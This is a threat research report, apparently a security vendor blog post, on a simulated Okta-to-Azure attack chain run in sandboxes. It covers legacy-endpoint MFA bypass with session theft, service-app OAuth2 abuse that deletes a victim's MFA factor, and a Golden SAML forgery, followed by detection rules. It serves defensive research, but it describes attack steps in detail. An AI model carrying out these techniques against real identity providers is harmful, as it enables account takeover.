Abstract
This report documents a multi-stage adversary attack chain simulation targeting an Okta-federated Azure environment, designed to evaluate detection coverage and identify visibility gaps across the Panther AI SOC platform. The simulation progressed through credential access, persistence, and lateral movement, beginning with a session cookie theft (T1539), and escalating to OAuth2 service application abuse using private key JWT authentication to silently delete the victim's MFA factor via the Okta management API (T1098.003). The final stage executed a Golden SAML attack (T1606.002) in which an attacker-controlled signing certificate was registered with the target service provider, enabling the creation of a fully forged, cryptographically valid SAML assertion that authenticated as the victim user against an Azure-integrated application without presenting any credentials. All stages were executed against isolated test infrastructure using the Okta integrator sandbox and the Azure SAML Toolkit. Findings confirm that while Panther detected the downstream MFA deletion action, the OAuth2 authentication mechanism, session theft, and Golden SAML lateral movement produced no alerts, representing critical gaps in the current detection coverage for this attack pattern.
Research Objectives
1. Validate attack chain feasibility: Executing each stage of an Okta-to-Azure adversary simulation end-to-end against isolated test infrastructure to confirm the real-world exploitability of each technique.
2. Assess Panther detection coverage: Determine which stages of the attack chain produce alertable signals in Panther and which pass through undetected, using live alert query results as evidence.
3. Document Golden SAML as an undetected lateral movement path: Establish a concrete, reproducible proof of concept demonstrating that a forged SAML assertion can authenticate against an Azure-integrated application with no credential exposure and no alerting from the current detection stack.
4. Inform future detection development: Produce prioritized findings that can guide the authoring of new Panther rules to close the identified gaps across MFA fatigue, OAuth2 service app abuse, and forged SAML credential use.
Setup
Adversary Simulation Tooling
This section highlights the Okta to Azure SAML Federation process needed to conduct the simulated attack chain.
Panther-Okta-SAML Setup
Azure AD Steps
Navigated to Entra ID → Enterprise Applications → New Application
Searched for and selected "Microsoft Entra SAML Toolkit" from the gallery, renamed it to Panther-Okta-SAML before creating
Configured Basic SAML (Single sign-on → Section 1 → Edit):
Identifier (Entity ID): https://samltoolkit.azurewebsites.net
Reply URL (ACS URL): https://samltoolkit.azurewebsites.net/SAML/Consume
Sign on URL: https://samltoolkit.azurewebsites.net/
Collected Azure AD IdP values from Section 4 of the SAML SSO page:
Login URL
Azure AD Identifier
Logout URL
Downloaded the Raw certificate from Section 3 (SAML Certificates)
SAML Toolkit Steps (samltoolkit.azurewebsites.net)
Registered a local account using the main Azure AD user email (must match exactly)
Logged in with local credentials
Created SAML Configuration (SAML Configuration tab) using the Azure AD IdP values from Step 4:
Login URL
Azure AD Identifier
Logout URL
Uploaded Raw Certificate file
Okta Steps
Created a new SAML 2.0 App Integration (Applications → Create App Integration → SAML 2.0)
Named the app (e.g. Panther-Azure-SAML)
Configured SAML settings:
Single sign-on URL: https://samltoolkit.azurewebsites.net/SAML/Consume
Audience URI (SP Entity ID): https://samltoolkit.azurewebsites.net
"Use this for Recipient URL and Destination URL" checked
SAML Toolkit Step: Okta IdP Configuration (Stage 6 Target)
Registered a second local account in the SAML Toolkit
Logged in with those local credentials
Created a new SAML Configuration using Okta IdP values:
Login URL: Okta SSO URL for the e-SAML app integration
IdP Identifier: http://www.okta.com/-
Uploaded the Okta app signing certificate
Noted the assigned configuration ID (21541) and per-user ACS URL: https://samltoolkit.azurewebsites.net/SAML/Consume/<configuration_id>
Added the attacker-controlled verification certificate to this configuration, enabling the Golden SAML forgery in Stage 6
Validation
Tested SSO via myapps.microsoft.com as main account → clicked Panther-Okta-SAML tile → successfully authenticated into SAML Toolkit
Tested SP-initiated SSO via https://samltoolkit.azurewebsites.net/SAML/Login/<configuration_id> as user → redirected to Okta → successfully authenticated into SAML Toolkit via Okta federation
Attack Chain Methodology
Recon

Prior to gaining any authenticated access, the attacker conducted passive and active reconnaissance against the target organization to identify users, enumerate the Okta environment, and establish the preconditions for credential access. For simulation purposes, Dorothy was used to represent the intelligence an attacker would gather through a combination of open-source research, credential exposure scanning, and targeted phishing.
User and Group Enumeration
The attacker identified two active accounts within the organization and enumerated the group structure. Both accounts held administrator-level privileges within the Okta environment. The testvictim00@proton.me account was selected as the target for initial access, as operating through a secondary administrator account provided a degree of separation from the primary account while retaining the elevated permissions necessary for later stages of the attack chain.
whoami
getusers
getgroups
MFA Posture Assessment
Enumeration confirmed that all users in the organization had at least one MFA factor enrolled, ruling out direct password-only access. The presence of an Okta Verify push factor on the target account was noted and recorded for a later stage. Once an Okta API token was extracted, the enrolled factor could be programmatically deleted via the management API, removing MFA as a barrier to re-authentication entirely.
find-users-without-mfa
Initial Access
Using the identified username, the attacker conducted targeted research across breach databases, credential exposure repositories, and paste sites to locate previously leaked passwords associated with the account. A valid plaintext password was identified through this process. The combination of a confirmed username, a valid password, and a known push-capable MFA enrollment established the full precondition for the session theft stage documented in the following section.
Legacy Endpoint MFA Bypass and Session Theft
Technique Overview
Okta's legacy /api/v1/authn endpoint predates the Identity Engine and does not enforce modern sign-on or authentication policies in the same way as the newer /oauth2/v1/authorize flows. When valid credentials are submitted to this endpoint, it can return a SUCCESS status with a usable session token directly without evaluating the policy-level MFA requirements configured in the Okta admin console. This creates a bypass condition: MFA enrollment exists on the account, but the legacy endpoint never triggers the challenge, allowing an attacker with valid credentials to obtain an authenticated session as if MFA were not configured. The technique requires only valid credentials, both of which were established during the reconnaissance and credential discovery stages, and a tenant that has not disabled the legacy authentication API.
Execution
The Stage 3 script submitted the target credentials to Okta's legacy /api/v1/authn endpoint. Rather than triggering the expected MFA challenge, the endpoint returned a valid session token directly, bypassing enrolled MFA policy entirely. This is a known behavior of the legacy authentication API: it does not enforce modern sign-on policies in the same way as the newer identity engine flows, meaning that policy-level MFA requirements configured in the Okta admin console did not apply. The MFA fatigue component of the script was not reached because authentication succeeded at the credential stage alone.
Session Cookie Theft
The session token returned by /api/v1/authn was immediately exchanged for a persistent session cookie via /api/v1/sessions. The resulting sid cookie value provided full browser and API-level access to the target account with no further authentication required.
Running the Script/Script Output
Querying the API
Command
Output
Session Validation
The stolen cookie was validated against the Okta management API, confirming full account-level access. The response exposed a complete set of privileged lifecycle action links available to the attacker:
resetPassword: force a password reset
resetFactors: wipe all MFA enrollments
suspend / deactivate: lock the victim out
changePassword / changeRecoveryQuestion: full account takeover
The Okta legacy /api/v1/authn endpoint bypasses enforced MFA policy, returning a valid session token on credentials alone. The stolen session grants full API-level account control (T1078.004 + T1539) chained together silently.
Okta Log Analysis
Okta generated three log events at the moment of authentication: user.session.start, policy.evaluate_sign_on (result: ALLOW), and user.authentication.verify. All three resolved successfully and appear indistinguishable from a legitimate login originating from the same IP and user agent. Critically, no events were generated for any subsequent API operations performed using the stolen session cookie. Session creation is logged; session abuse is not. This means the full scope of what the attacker accessed after obtaining the cookie is invisible in the Okta system log.
User session start
Policy evaluate sign on
User authentication verify
The legacy /api/v1/authn endpoint bypassed enforced MFA policy, returning a valid session token on credentials alone. The combination of T1078.004 (Valid Cloud Accounts) and T1539 (Steal Web Session Cookie) produced a persistent, API-capable foothold with no detection signal beyond a single successful login event.
Persistence
OAuth2 Token Generation + MFA Factor Deletion
Using credentials extracted from a compromised machine, the attacker can obtain a scoped OAuth2 Bearer token via Okta's Org Authorization Server and use it to silently delete the victim's MFA push factor allowing for the enabling of an attacker-controlled device re-enrollment.
Service Application Identification
The attacker identifies an existing Okta API Services application on the compromised host. Service apps of this type are used for machine-to-machine automation and are commonly found in CI/CD configs, infrastructure repos, or secret stores. The app had been granted the following management API scopes on the Org Authorization Server:
okta.users.manage
okta.factors.manage
The app also had a Super Administrator role assigned, allowing full user management operations.
Private Key Extraction
The service app was configured for private_key_jwt client authentication (Okta's Org Authorization Server requirement for service apps). The attacker extracts the corresponding EC P-256 private key (PEM file) from the compromised machine.
Generating a Signed client_assertion JWT
The attacker constructs a client_assertion JWT signed with the stolen private key:
The make_client_assertion function constructs a signed JWT from scratch demonstrating exactly how the private key abuse works at a technical level. It loads the stolen EC P-256 PEM key from disk, builds the standard client_assertion header and payload claims, and base64url-encodes each component individually. The header and payload are concatenated into the signing input and passed directly to an ES256 signing operation using the extracted private key. The resulting DER-encoded signature is converted to the raw 64-byte R+S format required by the JWT specification before being appended as the third component of the final token. The completed JWT is indistinguishable from one generated by a legitimate service application, since it is signed with the same key Okta has on file with the only difference being that the private key no longer belongs to an authorized party.
Exchange for Bearer Token
The get_access_token function submits the signed client_assertion JWT to Okta's token endpoint using the client_credentials grant, requesting the okta.users.manage and okta.factors.manage scopes.
Okta validates the JWT signature against the registered public key and returns a Bearer access token valid for 3600 seconds with the requested management scopes with no user interaction, no MFA prompt, no session required.
Enumerating the Target User's MFA Factors
Using the Bearer token, the attacker calls the Okta Management API to list enrolled factors for the target user:
Deleting the MFA Factor
The delete_factor function uses the Bearer token to issue a single authenticated DELETE request to the Okta Management API, targeting the victim's enrolled Okta Verify push factor by its specific factor ID. A successful response of HTTP 204 confirms the factor has been permanently removed with no notification to the victim and no user interaction required.
Outcome
The victim's Okta Verify push factor was silently removed with no user-facing notification. The attacker can now re-enroll their own device as an MFA authenticator on the victim's account, retain persistent admin-level access to Okta independent of the stolen session cookie , and perform further account manipulation using the same Bearer token for its remaining 3600-second validity window.
Running the Script/Script Output
Okta Log Analysis
The Okta system log recorded a single user.mfa.factor.deactivate event at the moment of deletion, confirming the operation succeeded. The actor field attributed the action to the service application client ID rather than a named user, with alternateId resolving to unknown — meaning any analyst triaging the alert would see the app display name "Okta Attack Simulation" but no human identity to investigate or correlate back to the compromised administrator account. The client user agent of python-requests/2.32.4 clearly indicates automated API access rather than a browser session, an anomaly signal that the firing detection (Okta.User.MFA.Reset.Single) does not surface in its alert title or context. The requestUri in the debug context does preserve the exact factor ID targeted, which would allow an investigator examining the raw event to confirm precisely which factor was removed, but this detail is not promoted into the alert itself.
user.mfa.factor.deactivate
Approximated Golden SAML Attack
At this stage the attacker's goal is to forge a cryptographically valid SAML assertion that impersonates a target user, bypassing authentication entirely. True Golden SAML requires the attacker to have already achieved privileged access to the IdP which was established in the prior stage.
Extracting the Okta Saml Signing Private Key
Having obtained Super Administrator access to the Okta organization, the attacker extracts the SAML signing private key used by the Okta app integration to sign assertions. In real-world attacks against AD FS-backed environments this is performed using tools such as ADFSDump or AADInternals to pull the token-signing certificate directly from the federation service. Against a SaaS IdP like Okta, the key material is accessed through the application's signing certificate configuration, exported from the admin console, or extracted from a host that stores it as part of an automation workflow.
The critical property of this key is that the service provider already has the corresponding public certificate registered and trusted. No changes to the SP configuration are required and the attacker is not substituting a new certificate, they are using the one the SP already accepts.
Because Okta manages its signing keys internally and does not expose the raw private key material through the admin API, this simulation approximated the technique by generating an attacker-controlled RSA-2048 key pair and registering it as a verification certificate on the SP side. This replicates the resulting trust relationship where the SP accepts assertions signed by the attacker's key while acknowledging that in a real engagement the SP configuration would remain untouched and the stolen IdP key would be used directly.
Forging the SAML Response
Using the signing key, the attacker constructs a complete SAML 2.0 Response XML document asserting a chosen identity:
The <saml:Assertion> element is signed with RSA-SHA256 using the stolen private key via signxml. From the SP's perspective the signature is valid, the issuer is trusted, and the assertion is indistinguishable from one generated by Okta itself.
POST to ACS Endpoint
The signed XML is base64-encoded and POSTed directly to the SP's Assertion Consumer Service URL. No browser, no IdP redirect, no user interaction needed.
Browser Verification
An auto-submit HTML form was opened in a fresh incognito window with no prior cookies or session state. The SAML Toolkit accepted the forged assertion and authenticated the session without any credential prompt.
Key Finding
In a true Golden SAML attack the SP configuration is never modified. The attacker operates entirely within the existing trust relationship between the IdP and SP, using the IdP's own stolen private key to produce assertions that are cryptographically legitimate under the certificate the SP already trusts. There is no anomalous certificate registration, no SP configuration change, and no authentication event at the IdP. The only observable artifact is a successful SAML POST to the ACS endpoint, which is indistinguishable from a normal federated login.
This simulation deviates from that ideal in one important respect. Okta manages its SAML signing keys internally and does not expose the raw private key material through the admin API, the admin console, or any supported export path. With Super Administrator access an attacker can rotate the signing certificate, view its public half, and configure which key is active, but cannot extract the corresponding private key directly from the tenant. To reproduce the downstream behavior (a forged assertion accepted by the SP without an IdP authentication event) the simulation generated an attacker-controlled RSA-2048 key pair and registered the public certificate on the SP as an additional verification certificate. The SP then accepted assertions signed by the attacker's key, producing the same end-state trust condition as a true Golden SAML attack.
The trade-off is that the simulation introduces an observable that the real technique does not produce: a certificate registration event on the SP. In a true Golden SAML attack against an AD FS-backed environment, where the token-signing private key can be pulled directly with ADFSDump or AADInternals, no such SP-side change occurs and the entire attack is invisible to both the IdP and SP audit logs. The remainder of the attack chain including forging the SAML Response, asserting an arbitrary identity, and consuming the resulting SP session is faithful to the real technique and produces the same authentication-log gap at the IdP.
Running the Script/Script Output
Golden SAML
Recap
The SP used for this simulation was the public SAML Toolkit demo application (samltoolkit.azurewebsites.net), a third-party SAML 2.0 testing service hosted on Azure App Service. It is not Microsoft Entra ID; the Okta application is named "Azure" only because the original integration was intended to federate to Entra. The SAML Toolkit was substituted as the SP because it permits unrestricted verification-certificate registration and exposes a public ACS endpoint, which makes it possible to demonstrate the assertion-acceptance step without
modifying a production federation. The mechanics demonstrated issuer trust, signature verification, NameID assertion acceptance, session establishment which are the same as any
compliant SAML 2.0 SP, including Entra ID.
Because the SP is an external web application unrelated to the Panther Azure tenant, this stage produces no events in Panther's azure_audit or azure_monitoractivity tables. In a real engagement where the SP is Entra ID, the corresponding detection surface would be a SignInLogs record with the Okta entity ID as federatedTokenIssuer which would be the only
Azure-side artifact of the forged session, and is the artifact a defender would need to correlate against the upstream Okta certificate-management events to catch the attack.
The simulation demonstrates the session-establishment property of Golden SAML being that a signed SAML assertion alone is sufficient to authenticate as an arbitrary identity without credentials, MFA, IdP roundtrip, or prior session state while isolating the detection surface, showing that the realistic defensive signal lives entirely in IdP audit logs (Okta system.log), not at the SP. The key-theft step and the no-SP-modification property are approximated rather than reproduced, but the resulting authentication and the upstream detection chain are faithful to the real technique.
Detections
Panther Detections

The following AI investigation skills are built from adversary emulation data, covering the complete Okta attack chain from capability acquisition through MFA bypass to initial access.
Okta Service App Dangerous Scope Token Grant
This detection detects the moment a service application acquires dangerous administrative OAuth2 scopes via the client_credentials grant type. It fires at capability acquisition before any destructive action occurs therefore making it the earliest warning signal in the attack chain.
The triggering event is app.oauth2.token.grant.access_token where:
debugContext:debugData:grantType = client_credentials
debugContext:debugData:grantedScopes contains any of: okta.users.manage , okta.factors.manage , okta.apps.manage , okta.groups.manage , or okta.policies.manage
outcome:result = SUCCESS
The client_credentials grant is machine-to-machine only with no user involved. When this grant returns a management scope, a service app has just proven it holds org-wide administrative API access. A key structural fingerprint: the target array for these grants contains only an Access Token entry with no User entry. Every normal authorization_code grant includes both, making this absence a reliable machine-token identifier.
Three successful grants were confirmed in adversary logs for the Okta Attack Simulation app.
Timestamp | Granted Scopes | Client Auth | User Agent |
2026-05-04 17:09:51 | okta.users.manage, okta.factors.manage | private_key_jwt | python-requests/2.32.4 |
2026-05-04 17:11:27 | okta.users.manage, okta.factors.manage | private_key_jwt | python-requests/2.32.4 |
2026-05-04 17:13:51 | okta.users.manage, okta.factors.manage | private_key_jwt | python-requests/2.32.4 |
Mitre ATT&CK Mapping
Technique | Description |
T1550.001 | Use Alternate Authentication Material: Application Access Token |
T1078.004 | Valid Accounts: Cloud Accounts |
T1098 | Account Manipulation |
T1556.006 | Modify Authentication Process: Multi-Factor Authentication |
Okta Service App MFA Deletion Investigation
This detection detects MFA factor deletion events performed by a service application rather than a human user. It fires at the first destructive action in the attack chain after the service app has already acquired dangerous scopes (Skill 1) and is now using them.
The triggering event is user.mfa.factor.deactivate where:
actor:type = PublicClientAppEntity
This actor type is unique to non-human service applications using OAuth2 machine tokens. A human admin deleting MFA would produce an actor:type = User rather than PublicClientAppEntity.
Two user.mfa.factor.deactivate events were confirmed in adversary logs.
Actor | Victim | Factors Deleted | Source IP |
|
|
|
|
|
|
|
|
Setup Activity Preceding the Deletion
The setup operator performed the following from the first ip address prior to the deletion:
Created OIDC PublicClientAppEntity app Okta Attack Simulation
Created app with client_credentials
Granted admin consents for okta.factors.manage and okta.users.manage
Registered EC keypair credential attack-sim-key-1
Post-Deletion Impact
After both factors were wiped from testvictim00@proton.me:
At 17:40 : Victim hit an ENROLL policy — Okta detected no factors and forced re-enrollment
At 18:39 : Re-enrollment from a different IP as the first and registering a new device ( Attacker's iPhone )
Three new factors activated: SIGNED_NONCE , OKTA_VERIFY_PUSH , OKTA_SOFT_TOKEN
Victim successfully re-authenticated at 18:40
MITRE ATT&CK Mapping
Technique | Description |
T1556.006 | Modify Authentication Process: Multi-Factor Authentication |
T1098 | Account Manipulation |
T1550.001 | Use Alternate Authentication Material: Application Access Token |
T1136 | Create Account (OAuth app creation as stepping stone) |
Okta Legacy API Auth Without MFA Challenge
This detection detects authentication via the legacy Okta /api/v1/authn endpoint that bypasses the modern MFA challenge flow. It fires at the completion of Initial Access where the attacker or automation tool has successfully established a session without completing an MFA challenge.
The core fingerprint is the session ID prefix:
102... prefix = legacy API (Classic engine /api/v1/authn)
idx... prefix = Identity Engine (modern pipeline with MFA enforcement)
This bypasses MFA because Okta runs two distinct authentication pipelines:
Signal | Legacy API ( /api/v1/authn ) | Identity Engine (Modern) |
Session ID prefix | 102 | idx |
Policy evaluation | ALLOW immediately | CHALLENGE → then ALLOW |
MFA event present? | ❌ No user.authentication.auth_via_mfa | ✅ Yes, before session start |
Client device | Unknown | Computer / Mobile |
User agent | python-requests , curl | Browser UA |
target in session.start | null | Contains AppInstance |
The legacy global session policy ( OktaSignOn type) governs these sessions. If the policy rule has policyRuleFactorMode = '1FA' , MFA is not required. This means a valid password alone produces a session.
The full event chain for the session was confirmed as:
user.authentication.verify → SUCCESS (password only)
policy.evaluate_sign_on → ALLOW (OktaSignOn Default Policy, 1FA rule)
user.session.start → SUCCESS (102-prefix, python-requests , target: null )
No user.authentication.auth_via_mfa anywhere in the chain
MITRE ATT&CK Mapping
Technique | Description |
T1078.004 | Valid Accounts: Cloud Accounts |
T1621 | Multi-Factor Authentication Request Generation (bypass) |
T1556 | Modify Authentication Process |
T1550.001 | Use Alternate Authentication Material: Application Access Token |
Attack Chain Diagram
The following diagram shows how all three detections chain together to cover the full adversary attack lifecycle, with each detection firing at a distinct stage:
Detection 1 | Detection 2 | Detection 3 | |
Name | Dangerous Scope Token Grant | Service App MFA Deletion | Legacy API Auth Without MFA |
Attack Phase | Pre-exploitation | Mid-chain | Initial Access complete |
Fires At | Capability acquisition | First destructive action | Session established |
Primary Event | app.oauth2.token.grant.access_token | user.mfa.factor.deactivate | user.session.start |
Key Filter | grantType = client_credentials + dangerous scope | actor.type = PublicClientAppEntity | externalSessionId LIKE '102%' |
Default Severity | HIGH | HIGH | HIGH (automation UA) / MEDIUM |
Fills Gap | Fires before damage | Fires at damage | Fires after access gained |
Conclusion
This simulation demonstrated a complete, end-to-end adversary attack chain targeting an Okta-federated Azure environment, progressing from passive reconnaissance through credential access, persistence, and credential-less lateral movement. Each stage was executed against isolated test infrastructure and validated with real output, confirming that the techniques are not only theoretically viable but practically executable with minimal tooling. Of the four stages simulated, Panther detected activity in only one including the MFA factor deletion in Stage 4 and even that detection fired at INFO severity with unknown actor attribution, rendering the alert of limited investigative value without significant manual correlation. The remaining stages, including the legacy API authentication bypass, the OAuth2 service application token generation, and the Golden SAML lateral movement, produced no alerts whatsoever. I
In response to the gaps identified, three Panther AI skills were developed directly from the simulation findings. The first, Okta Service App Dangerous Scope Token Grant, targets app.oauth2.token.grant.access_token events where granted scopes include okta.users.manage or okta.factors.manage, closing the visibility gap on the Stage 4 token generation step that is currently entirely invisible. The second, Okta Legacy API Auth Without MFA Challenge, detects user.session.start events originating from the /api/v1/authn endpoint without a corresponding MFA verification event in the same session chain, directly addressing the Stage 3 bypass that allowed credential-only authentication to succeed against a policy-enforced org. The third, Okta Service App MFA Deletion Investigation, enriches the existing Okta.User.MFA.Reset.Single detection by surfacing service app actor type and automated user agent context when actor.type is PublicClientAppEntity, restoring attribution fidelity for the class of actions that currently resolve to unknown. Together, these three skills address the most actionable detection gaps identified across the simulation and provide a materially stronger coverage posture against this attack chain.
Read our latest threat research on Panther's blog.
References
https://developer.okta.com/docs/reference/api/authn/
Share:
Threat Research
RESOURCES